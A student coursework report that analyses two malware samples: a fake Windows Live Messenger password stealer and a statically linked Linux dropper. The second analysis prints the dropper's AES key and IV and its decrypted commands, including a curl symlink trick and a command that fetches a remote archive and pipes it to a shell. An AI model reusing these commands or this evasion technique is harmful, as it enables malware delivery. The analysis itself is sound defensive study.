TASK 1 – CMT121 MALWARE ANALYSIS

CARDIFFUNIVERSITY

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Windows live messenger.exe Malware analysis

Significant strings and imports

After investigating the file using BinText, figure (2) the following suspect strings were obtained:




Figure 1, BINTEXT, string search

Send password to email:	yourpassword@password.com	/pas.txt
Save password in:	www.ourgodfather.com	Msnsetting.dat
Hello	WriteFile	
Filename: pas.txt		

The strings found might confirm suspensions that the virus is a password stealer, but the string analysis is not conclusive. The string "www.ourgodfather.com" refers to a potentially malicious website that when entering doesn't seem to have any significant information and might be no longer supported by its creators.

Using Dependency walker, figure (3), kernel32.dll was identified as a notable import which calls functions responsible for creating, deleting, and writing files. Further investigation identified shell32.dll is a library that contains windows shell API functions. The last significant import was user32.dll which could manipulate keyboard input/output related information. Most significant imports, indicate potential malicious activity.




Figure 2, dependency walker

Malware host-based and network indicators:

Host-base:

- Msnsettings.dat
- Pas.txt

Network:

- yourpassword@password.com
- www.ourgodfather.com

Resource hack:

Processing the application with resource hack yielded the following, figure (4, 5):

```
4091:0
    4092 : 0
    4093 : 0
    🍲 4094 : O
    1095 : 0
    4096 : 0

☆ DESCRIPTION: 0

    🍲 DVCLAL: 0

☆ PACKAGEINFO: 0
☆ TFORM1: 0

       TFORM2:0
    🈭 TFORM3: 0
    TEORM5: 0
Cursor Group
    🍁 32761 : 0
    😭 32762 : O
    32763 : 0
    32764 : 0
    😭 32765 : O
      32766:0
    32767 : 0
```

Figure 3, Resource hacker directory list

```
object Form3: TForm3

| Control | Co
```

Figure 4, TFORM3, highly suspect form

Multiple forms have been identified, the most notable was "TForm 3" and "TForm 5". Which both appear to be of malicious purpose containing the following captions/strings:

Password show options	www.ourgodfather.com	Created By Our Godfather
		From:'
Once Sign in is clicked do:	Terminate the applicationa and	
	run the real msn	
Show an error Message		

TFORM3 appears to be where the attacker can further configure the malware. The dynamic analysis has not foundTFORM3 and 5 which might hint that it's a hidden form, especially as it contained labels such "smtp host:".

Malware mechanisms and specifics

The software appears to be a normal windows live messenger application, however, upon running the programme the sign-in screen, figure (7), doesn't server it's purpose and when clicking sign-in an error pop up, figure (6).



Sorry, we were unable to sign you into Windows Live Messenger at this time. Please try again later.

To let us try and troubleshoot the problem, click the Troubleshoot button.

Error Code: 80072ee7

Troubleshoot Close Help

Figure 6, sing-in error

Figure 5, windows lives messenger main screen

Using process monitor (procmon.exe), figure (8), and filtering the processes and operations accordingly, figure (9). It has been noted that WindowsLiveMessenger.exe, creates two files after clicking the sign-in button:

- Msnsettings.dat, figure (10):
 - Appears to be a configuration file, like the file provided initially for investigation. Some minor differences have been found, such as the string hello. Investigating the provided msnsettings.dat, figure (11), indicates a possibility that the credentials found in the file are the hacker's information.
- Pas.txt, figure (10):
 - o This file stored the credentials of the victim.




Figure 7, procmon.exe




Figure 8, procmon filter

```
msnsettings.dat - Notepad
🗾 pas.txt - Notepad
                            File Edit Format View Help
File Edit Format View Help
                           hello
www.ourgodfather.com
                           0
Username: Myname
                           0
Password: Mypassword
                           -1
www.ourgodfather.com
                           -1
                           0
                           0
                           Please type in an error message
                           C:\Program Files\MSN Messenger\msnmsgr.exe
                           0
                           0
                           0
                           C:/
```

Figure 9, MSNSettings.dat, pas.txt



Figure 10, provided msnsettings.dat

To further understand the network behaviour of the malware, it was studied using fake net and Wireshark, figure (12, 14). After closing the programme, a DNS query on the domain www.ourgodfather.com was executed, figure (13, 14).

```
FakeNet Version 1.0

[Starting program, for help open a web browser and surf to any URL.]

[Press CIRL-C to exit.]

[Failed to load Python, all python extensions are disabled.]

[To enable python, try installing US2008 redistributables.]

[Tailed to load Python, all python extensions are disabled.]

[To enable python, try installing US2008 redistributables.]

[Modifying local DNS Settings.]

Scanning Installed Providers

Installing Layered Providers

Preparing Io Reader Installed Chains

Reodering Installed Chains

Saving New Protocol Order

Listening for SSL traffic on port 31337.]

[Listening for traffic on port 8000.]

[Listening for traffic on port 8000.]

[Listening for SSL traffic on port 8443.]

[Listening for SSL traffic on port 8443.]

[Listening for Traffic on port 80.]

[Listening for ICMP traffic.]

[Listening for ICMP traffic.]
```

Figure 11, Fake Net Init

```
[Listening for DNS traffic on port: 53.]
Bind call failed on UDP port 1164: 10048.

[DNS Query Received.]
Domain name: www.ourgodfather.com
[DNS Response sent.]

[Received new connection on port: 80.]
[New request on port 80.]
[SET / HTTP/1.1
[Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.
Host: www.ourgodfather.com
Connection: Keep-Alive

[Sent http response to client.]
```

Figure 12, Fake net query




Figure 13, Wire Shark

Malware's purpose

The investigation has concluded that the malware is a password stealer, that saves the credentials of victims in a text file, that could be sent to the attacker's email/domain.

Sample.dat malware analysis

Significant strings and imports

The file was processed through BinText, figure (16), and the following potentially significant strings have been identified:




Figure 14, BinText, string search of sample.dat

- c5c65de8048e13ce87dbd4f76255026d0ac319de5df5123fa7ca8c93879f70ff1679f41718c586ef1b31700d1fb3a 624
- 797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943
- [debug]: encryptin buffer;
- Network dropped connection on reset

There are no significant imports as the programme is statically linked, figure (17). This was understood by running the LDD Linux command.

```
File Actions Edit View Help

—(kali®kali)-[~]

$ ldd Desktop/sample.dat

not a dynamic executable
```

Figure 15, Linux LDD command

Malware mechanisms and specifics

Static analysis:

The main function, figure (18), of the programme hosts an if condition within a for loop. The TRUE condition of the statement is for the initialization parameter of the programme to be less than two. In the true block of the statement there are two variables, uVar1 and local_10 which are populated by the output of FUN_00402122 and FUN_00401E97 respectively. The else block populates local_10 with the output of FUN_00401FD2 which has a similar code structure to FUN_00401E97.

At each iteration of the programme, the variable local_10 is passed onto FUN_004129D0 which its behaviour appears to be heavily reliant on its input.

```
Decompile: FUN_004021a7 - (sample.dat)
 1
    /* WARNING: Removing unreachable block (ram,0x0040222a) */
 2
 3
 4
   void FUN_004021a7(int param_1)
 5
 6
   {
 7
     undefined8 uVarl;
 8
     int local_14;
     undefined8 local_10;
 9
10
11
      for (local 14 = 0; local 14 < 2; local 14 = local 14 + 1) {
12
       if (param 1 < 2) {
         uVarl = FUN_00402122((&PTR_s_797d89ac982a50f680d8320ae90b63de_004e3100)[local_14]);
13
         local_10 = FUN_00401e97(uVarl);
14
15
       }
16
        else {
17
         local 10 = FUN 00401fd2((&PTR s <BLANK> 004e30f0)[local 14]);
18
19
        FUN_004129d0(local_10);
20
     }
21
     return:
22 }
23
```

Figure 16, Decompiled main function

FUN_00402122, take a string as input, which is drawn from an array of strings, figure (19), that's indexed via the increment variable of the for loop.

```
004e3100 10 60 4b addr s_797d89ac982a50f680d8320ae90b63de_004b6010
00 00 00
00 00
004e3108 58 60 4b addr s_c5c65de8048e13ce87dbd4f76255026d_004b6058
00 00 00
00 00
```

Figure 17, string array in stack

Dynamic analysis:

The memory location 0x0402210 points to the first function call in the programme (FUN_00402122), and will act as the first breakpoint to debug, figure (20).

```
-(kali⊕kali)-[~]
  § gdb Desktop/sample.dat
Copyright (C) 2021 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
Type "show copying" and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<https://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
    <a href="http://www.gnu.org/software/gdb/documentation/">http://www.gnu.org/software/gdb/documentation/>.</a>
For help, type "help".
Type "apropos word" to search for commands related to "word"...

GEF for linux ready, type `gef' to start, `gef config' to configure
96 commands loaded for GDB 10.1.90.20210103-git using Python engine
Reading symbols from Desktop/sample.dat ...
(No debugging symbols found in Desktop/sample.dat)
       break *0×402210
Breakpoint 1 at 0×402210
Starting program: /home/kali/Desktop/sample.dat
Breakpoint 1, 0×0000000000402210 in ?? ()
```

Figure 18, first break point at FUN_00402122

Using the (ni) instruction to perform a single x86 instruction, it's noted that the string (which is the first element in the string array input discussed in the static analysis)

"797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943" is setting in the stack at \$rax register, figure (21). This variable is processed through the function FUN_00402122 and it outputs the following memory location 0xf6502a98ac897d79, figure (22).

```
[ Legend:
                                           | Heap | Stack | String ]
         : 0×000000000004b6010 →
         : 0×0000000000400530
                                        0×00000000000000000
                                        0×0000000004e00e0 U → 0×000000000401d8
                                       \begin{array}{lll} 0*00007fffffffffdf20 & \rightarrow & 0*000000000404790 & \rightarrow & endbr64\\ 0*00007ffffffffe3a6 & \rightarrow & "/home/kali/Desktop/sample.dat"\\ "797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bd[ ... ]" \\ \end{array}
         : 0×00000000004b6010 →
         : 0×1
         : 0×1
         : 0×0
         : 0×00000000004e3018 →
           [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
 $cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000
0×00007fffffffdee0 +0×0000: 0×0000000004e00e0 → 0×00007ffffffffdee8 +0×0008: 0×00000010040480c ("
0×00007fffffffdef0 +0×0010: 0×00000000ffffe058
0×00007ffffffffe3a6 > "/home/kali/Desktop/sample.dat"
 0×00007ffffffffdf18 +0×0038: 0×00000001004e3018
                                          endbr64
          0×402126
                                                  rbp, rsp
rsp, 0×20
QWORD PTR [rbp-0×18], rdi
          0×402127
                                          mov
          0×40212a
                                          sub
          0×40212e
                                          mov
```

Figure 19, rax register

```
0×f6502a98ac897d79
       : 0×0000000000400530
                                  0×00000000000000000
         0×0
                                  0×00000000000000093
                                  0×0000000000003339 ("93"?)
         0×38
         0×0
       : 0×00000000004bd780 → 0×000000100000000
       : 0×00000000004be080
                                  0×0002000200020002
       : 0×0
       : 0×000000000004e3018 →
eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
5cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000
0×00007fffffffdee0 +0×0000: 0×00000000004e00e0 →
0×00007ffffffffdee8 +0×0008: 0×00000010040480c ("
0×00007ffffffffdef0 +0×0010: 0×00000000ffffe058
0×00007fffffffdef8 +0×0018: 0×0000000000400530
                                                       0×0000000000000000
0×00007ffffffffdf00 +0×0020: 0×00007ffffffffdf20
0×00007ffffffffdf08|+0×0028:
0×00007ffffffffdf10 +0×0030: 0×<u>00007</u>ffffffffe058
                                                       0×00007ffffffffdf18 +0×0038: 0×00000001004e3018
     0×402218
                                        0×401e97
                                         QWORD PTR [rbp-0×8], rax
     0×40221d
                                 mov
                                        eax, 0×0
    0×402221
                                 mov
     0×402226
                                 test
                                        eax, eax
                                        0×40223d
     0×402228
                                 je 
[#0] Id 1, Name: "sample.dat", stopped 0×402215 in ?? (), reason: SINGLE STEP
    0×402215 →
     0×4022de →
     0×403fc0 →
    0×401cbe →
gef≻ reg $rax
       : 0×00000000004e8b70 → 0×f6502a98ac897d79
```

Figure 20, rax register, output of the first function call

Examining the first 10 bites at that memory location, 0x04e8b70 which is holding 0xf6502a98ac897d79, figure (23), show that it holds the same value as the input string

(797d89ac982a50f680d8320ae90b63dee197fb9bd53390b6bdeabc4367e55943):

```
gef≻ x/10b 0×00000000004e8b70

0×4e8b70: 0×79 0×7d 0×89 0×ac 0×98 0×2a 0×50 0×f6

0×4e8b78: 0×80 0×d8

gef≻ ■
```

Figure 21, first 10 bytes stored at 0x04e8b70

It's safe to assume from this output, that the function (FUN_00402122) had a goal of further hiding the string input. The output of (FUN_00402122) is now passed into FUN_00401E97, which outputs the string "ln -s 'which curl'xcat", figure (24)

```
Legend:
                                       | Heap | Stack | String ]
         0×0000000000400530
                                    0×0000000000000000
                                    0×b69033d59bfb97e1
         0×4359e56743bceabd
                                    0×000000000004e00e0
       : 0×0
                                    0×007461637820606c ("l` xcat"?)
       : 0×00000000004e3820
                                    0 \times 000000000004 e8c20 \quad {\color{red} \rightarrow} \quad 0 \times 0000000000000000
                                    0×00000000004e8c20 → 0×000000000000000
       : 0×00000000004e3820
       : 0×0
         0×00000000004e3018 →
eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000
0×00007fffffffdee0 +0×0000: 0×00000000004e00e0 ·
0×00007fffffffdee8 +0×0008: 0×00000010040480c (
×00007fffffffdef0 +0×0010: 0×00000000ffffe058
|×00007fffffffdef8| +0×0018: 0×00000000004e8bc0
)×00007ffffffffdf00 +0×0020:
)×00007ffffffffdf08 +0×0028:
                                                                                                      ← $rbp
                    +0×0030:
×00007ffffffffdf18 +0×0038: 0×00000001004e3018
     0×402226
                                   test
                                           eax, eax
     0×402228
                                           0×40223d
                                           rax, QWORD PTR [rbp-0×8]
     0×40222a
                                   mov
     0×40222e
                                           eax, 0×0
     0×402231
[#0] Id 1, Name: "sample.dat", st
    0×402221 →
     0×4022de →
     0×403fc0
     0×401cbe
```

 $Figure~22,~FUN_00401E97~output$

As discussed in the static analysis the same process is once again performed on the next string in the input array (5c65de8048e13ce87dbd4f76255026d0ac319de5df5123fa7ca8c93879f70ff1679f41718c586ef1b31700d1fb3a624) and the output of the FUN 00401E97 is the string "xcat https://2130706433/updates.tar.gz | sh".

Note, that each string/command is then passed to FUN_004129D0 for execution.

```
000000000401fbc/in ??k()
         Modified register | Code | Heap | Stack | String ]
     : 0×00000000004e8ca0 → "xcat https://2130706433/updates.tar.gz | sh"
: 0×0000000000400530 → 0×0000000000000
                           → 0×ef86c51817f47916
      : 0×24a6b31f0d70311b
                              0×000000000000000000
      : 0×0
     : 0×7ffffffd
                              : 0×00000000004e3820
      : 0×00000000004e3820 →
      : 0×00000000004e3018 →
eflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
 s: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000
x00007fffffffddc8 +0×0008: 0×00000000004e8c30 → 0xce138e04e85dc6c5
x00007fffffffddd0 +0×0010: 0×00000300000030 ("0"?)
                  +0×0018: 0×000
0×00007fffffffdde0
                 +0×0020: 0×a6d2ae2816157e2b
                 +0×0028: 0×3c4fcf098815f7ab
×00007fffffffddf0
                 +0×0030: 0×b12c548817fefaa0
×00007fffffffddf8 +0×0038: 0×05766c2a3939a323
```

Figure 23, FUN_00401E97 output

Tracing each string input and comparing both the output and the behaviour of FUN_00401E97 indicates a high probability that the string input is a cypher text, and the function is a decryption function.

By further analysing the function and comparing it to AES CBC algorithm pseudo-code, implementations, and C adaptations [1,2,3,4] we can conclude that FUN_00401E97 is a catalyst AES CBC decryption function. And by setting a break point at 0x0401f55, figure (26), which examines the behaviour of populating variables within this function, we can see that 4 arrays of bytes are stored in variables. The programme then takes them as input in two other functions which closely resemble a basic implantation of context initialization [5] and CBC decryption algorithm [6]. examining the disassembled code of FUN_00401e97, figure (27), and keeping track of the 4 variables in the stack dynamically, figure (28) we can safely say that the programme uses AES encryption to decrypt the two referenced strings in the static analysis. And uses the following arrays of bytes as the:

AES Key: a6d2ae2816157e2b3c4fcf098815f7ab

IV: 07060504030201000f0e0d0c0b0a0908

```
For help, type "help".

Type "apropos word" to search for commands related to "w

GEF for linux ready, type `gef' to start, `gef config' t

96 commands loaded for GDB 10.1.90.20210103-git using Py

Reading symbols from Desktop/sample.dat...

(No debugging symbols found in Desktop/sample.dat)

gef break *0×0401f55

Breakpoint 1 at 0×401f55

gef run

Starting program: /home/kali/Desktop/sample.dat

Breakpoint 1, 0×00000000000401f55 in ?? ()
```

Figure 24, Beak point at 0x0401f55

```
0×401e97:
             endbr64
             push
                     rbp
             mov
                     rbp,rsp
                     rsp,0×110
             sub
                     QWORD PTR [rbp-0×108],rdi
             mov
                     rax,QWORD PTR fs:0×28
             mov
             mov
                     QWORD PTR [rbp-0×8],rax
             xor
                     eax,eax
                     rax, QWORD PTR [rbp-0×108]
             mov
                     rdi,rax
             mov
             call
                     DWORD PTR [rbp-0×fc],eax
             mov
                     eax, DWORD PTR [rbp-0×fc]
             mov
                     eax,0×40
             add
             cdge
             mov
                     rdi,rax
             call
                     QWORD PTR [rbp-0×f8],rax
             mov
             mov
                     DWORD PTR [rbp-0×100],0×0
                     DWORD PTR [rbp-0×100],0×0
             mov
             jmp
                     eax,DWORD PTR [rbp-0×100]
             mov
0×401f07:
             movsxd rdx,eax
                     rax,QWORD PTR [rbp-0×108]
             mov
             add
                     rax,rdx
             mov
                     edx,DWORD PTR [rbp-0×100]
             movsxd rcx,edx
                     rdx,QWORD PTR [rbp-0×f8]
             mov
             add
                     rdx,rcx
0×401f27:
                     eax, BYTE PTR [rax]
             movzx
                     BYTE PTR [rdx],al
             mov
                     DWORD PTR [rbp-0×100],0×1
             add
             mov
                     eax,DWORD PTR [rbp-0×100]
0×401f39:
                     eax, DWORD PTR [rbp-0×fc]
             cmp
             movabs rax,0×a6d2ae2816157e2b
             movabs rdx,0x3c4fcf098815f7ab
             mov
                     QWORD PIR [rbp-0×30],rax
0×401f59:
                    QWORD PTR [rbp-0×28],rdx
             mov
             movabs rax,0×706050403020100
0×401f67:
             movabs rdx,0×f0e0d0c0b0a0908
                    QWORD PIR [rbp-0×20],rax
             mov
             mov
                     QWORD PTR [rbp-0×18],rdx
0×401f79:
             lea
                     rdx,[rbp-0×20]
             lea
                     rcx,[rbp-0×30]
                     rax,[rbp-0×f0]
             lea
             mov
                     rsi,rcx
             mov
                     rdi,rax
             call
                     eax,DWORD PTR [rbp-0×fc]
             mov
```

Figure 25, disassembled 0x401e97 containing the key and IV

```
00000000000401fad in ?? ()
[ | Legend: | Modified register | Code | Heap | Stack | String ]
       : 0×00007fffffffdde0 → 0×a6d2ae2816157e2b
        : 0×00000000004e8bc0 → 0×f6502a98ac897d79
       : 0×0
: 0×000000000004e3018 →
seflags: [ZERO carry PARITY adjust sign trap INTERRUPT direction overflow resume virtualx86 identification]
$cs: 0×0033 $ss: 0×002b $ds: 0×0000 $es: 0×0000 $fs: 0×0000 $gs: 0×0000
0×00007ffffffdddd +0×0018: 0×000000000004e8bc0 → 0×65502a98ac897d79
0×00007fffffffdde0 +0×0020: 0×a6d2ae2816157e2b ← $rax, $rdi
+0×00007fffffffdd60 +0×0020: 0×a645262817fefaa0
0×00007fffffffddf0 +0×0030: 0×b12c548817fefaa0
+0×00007fffffffddf8
                                          0×4035c7
      0×401fb0
                                          rax, QWORD PTR [rbp-0×f8]
rsi, QWORD PTR [rbp-0×8]
rsi, QWORD PTR fs:0×28
0×401fd0
     0×401fb5
     0×401fbc
                                   mov
     0×401fc0
                                   xor
     0×401fc9
```

Figure 26, investigating the stack before calling the decryption function

Malware's purpose

In essence after launching the programme it creates a file "XCAT", figure(x), that utilizes symlinks (curl command) then runs the newly created file with specific input to download a potentially malicious file and immediately run it afterwards.

The programme aims to execute the following commands:

- •"ln -s `which curl` xcat"
- •"xcat https://2130706433/updates.tar.gz | sh"

REFERENCES

- 1. CSRC NIST.
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